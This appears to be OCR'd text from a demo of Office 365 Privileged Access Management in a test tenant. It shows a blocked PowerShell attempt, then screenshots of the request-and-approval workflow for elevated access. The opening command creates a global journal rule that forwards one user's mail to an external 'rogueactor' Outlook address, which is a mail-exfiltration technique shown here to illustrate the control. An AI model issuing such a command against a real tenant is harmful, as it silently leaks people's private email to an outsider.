To connect, use: Connect-IPPSSession -UserPrincipalName <your UPN>
To get additional information, use: Get-Help Connect-EXOPSSession, or Get-Help Connect-IPPSSession
---
PS C:\Users\user> Connect-EXOPSSession -UserPrincipalName jsmith@pam911.onmicrosoft.com
WARNING: The names of some imported commands from the module 'tmp_pzlq3z3g.syi' include unapproved verbs that might make them less discoverable. To find the commands with unapproved verbs, run the Import-Module command again with the Verbose parameter. For a list of approved verbs, type Get-Verb.
PS C:\Users\user> New-JournalRule -Recipient csilva@pam911.onmicrosoft.com -JournalEmailAddress rogueactor975254@outlook.com -Name jr1 -Scope Global -Enabled $true
Insufficient permissions. Please raise an elevated access request for this task.
+ CategoryInfo : NotSpecified: (:) [], LocalizedException
+ FullyQualifiedErrorId : [Server=BN3PR00MB0211,RequestId=e7e666b5-fcd0-40bc-b207-c8e19e7651db,TimeStamp=9/10/2018 7:41:40 PM] [FailureCategory=Cmdlet-LocalizedException] 88873EF8
+ PSComputerName : outlook.office365.com
PS C:\Users\user>
Microsoft 365 admi
Home
Users
Groups
Resources
Billing
Support
Settings
Setup
Reports
Health
Admin centers
Edit
Show less
Fabrikam Org
Run Diag
Need help?
Requestor


Microsoft 365 admin ce
https://portal-sdf.office.com/adminportal/home#/settings/security
Microsoft 365 admin center
Home
Users
Groups
Resources
Billing
Support
Settings
Services & add-ins
Security & privacy
Organization profile
Partner relationships
Setup
Reports
Health
Home > Security & privacy
Fabrikam Org
Sharing
Edit
Control access for people outside your organization.
Let users add new guests to the organization
On
Privileged Access
Edit
Set scoped access for privilege tasks and data access within your organization
Approvals for privilege tasks
On
Manage access policies and requests
Let your people reset their own passwords
You can turn it on in the Azure AD admin center.
After you turn on self-service password reset, you need to send users to the following website so they can set up their alternate phone number or email address. Don't lose access to your account.
https://portal-sdf.office.com/adminportal/home#/Settings/PrivilegedAccess
Run Diag
Need help?
Requestor


Microsoft 365 admin ce
https://portal-sdf.office.com/adminportal/home#/Settings/PrivilegedAccess
Microsoft 365 admin center
Home
Users
Groups
Resources
Billing
Support
Settings
Services & add-ins
Security & privacy
Organization profile
Partner relationships
Setup
Reports
Health
Home > Privileged Access Requests
New request
View
All Requests
Request for
Type
Requestor
New access request
Request details
Request type*
Task
Request scope*
Exchange
Request for*
New Journal Rule
Duration(hours)*
2
Comments*
Need permissions for creating a Journal Rule.
Save
Cancel
Run Diag
Need help?
Requestor

O365 PAM: Approve Access

Mail - eburke@pam911 | Microsoft 365 admin center

https://outlook-sdf.office.com/owa/?realm=pam911.onmicrosoft.com&modurl=0&ll-cc=1033&exsvurl=1

Office 365 | Outlook

Search Mail and People

New | Delete | Archive | Junk | Sweep | Move to | ... | Undo | Try the new Outlook

Folders
- Inbox 1
- Sent Items
- Drafts
- More

Groups New

Groups give teams a shared space for email, documents, and scheduling events.

Discover
Create

Focused | Other | All | Filter

Next: No events for the next two days. Agenda

Microsoft Exchange
A Privileged Access request is pending approva 12:46 PM
Office 365 Privileged Access Management Notification A...

Skype for Business
You now have Office 365 Audio Conferencing 10:36 AM
– You now have Office 365 Audio Conferencing – – Offic...

A Privileged Access request is pending approval

ME **Microsoft Exchange**
Today, 12:46 PM
Privileged Access Approvers; Jason Smith

Reply all

Office 365 Privileged Access Management Notification

Access request is pending your action.


Privileged Access Management


Request Id	3933c40c-6a55-4fb8-816e-6796b948859a
Requested By	Jason Smith (jsmith@pam911.onmicrosoft.com)
Access level	Task:New-JournalRule
Duration	2 hours
Reason	Need permissions for creating a Journal Rule.
Requested at	09/10/2018 19:46:18

Please review the details and take appropriate action. To approve or deny the request, please login to Office 365 Admin Center, and go to Privleged Access Management (PAM) page.

To avoid risk of phishing, the Office 365 PAM emails do not include any hyperlinks that require you to sign in to Office 365.

Approver


Mail - eburke@pam911.onn
Microsoft 365 admin ce
https://portal-sdf.office.com/adminportal/home#/Settings/PrivilegedAccess
Microsoft 365 admin center
Home
Users
Groups
Resources
Billing
Support
Settings
Services & add-ins
Security & privacy
Organization profile
Partner relationships
Setup
Reports
Health
Home > Privileged Access Requests
Fabrikam Org
New request
View
All Requests
Configure Policies
Request for
Type
Requestor
Requested at
Status
Requestor's comments
New-JournalRule
Task
jsmith@pam911.onmicrosof...
9/10/2018 7:46:18 PM
Pending
Need permissions for creati...
Run Diag
Need help?
Approver


Mail - eburke@pam911.onn
Microsoft 365 admin ce
https://portal-sdf.office.com/adminportal/home#/Settings/PrivilegedAccess
Microsoft 365 admin center
Home
Users
Groups
Resources
Billing
Support
Settings
Services & add-ins
Security & privacy
Organization profile
Partner relationships
Setup
Reports
Health
Home > Privileged Access Requests
New request
View
All Requests
Request for
Type
Requestor
New-JournalRule
Task
jsmith@pam911.onr
New-JournalRule
Request details
Requestor
jsmith@pam911.onmicrosoft.com
Access level
Task: New-JournalRule
Duration
2 hours
Reason
Need permissions for creating a Journal Rule.
Requested at
9/10/2018 7:46:18 PM
Request id
3933c40c-6a55-4fb8-816e-6796b948859a
Approve
Deny
Run Diag
Need help?
Approver

O365 PAM: Execute Task with elevation

Mail - jsmith@pam911.c | Microsoft 365 admin center

https://outlook-sdf.office.com/owa/?realm=pam911.onmicrosoft.com&modurl=0&ll-cc=1033&exsvurl=1

Office 365 | Outlook

Search Mail and People

New | Delete | Archive | Junk | Sweep | Move to | ... | Undo | Try the new Outlook

Folders
- Inbox 1
- Sent Items
- Drafts
- More

Groups New

Groups give teams a shared space for email, documents, and scheduling events.

Discover
Create

Focused | Other | All | Filter

Next: No events for the next two days. Agenda

Microsoft Exchange
Your Privileged Access request is approved 1:09 PM
Office 365 Privileged Access Management Notification Y...

Microsoft Exchange
A Privileged Access request is pending approval 12:46 PM
Office 365 Privileged Access Management Notification A...

Skype for Business
You now have Office 365 Audio Conferencing 10:36 AM
– You now have Office 365 Audio Conferencing – – Offic...

Your Privileged Access request is approved

ME **Microsoft Exchange**
Today, 1:09 PM
Jason Smith; **Privileged Access Approvers**

Reply all

Office 365 Privileged Access Management Notification

Your request is approved.

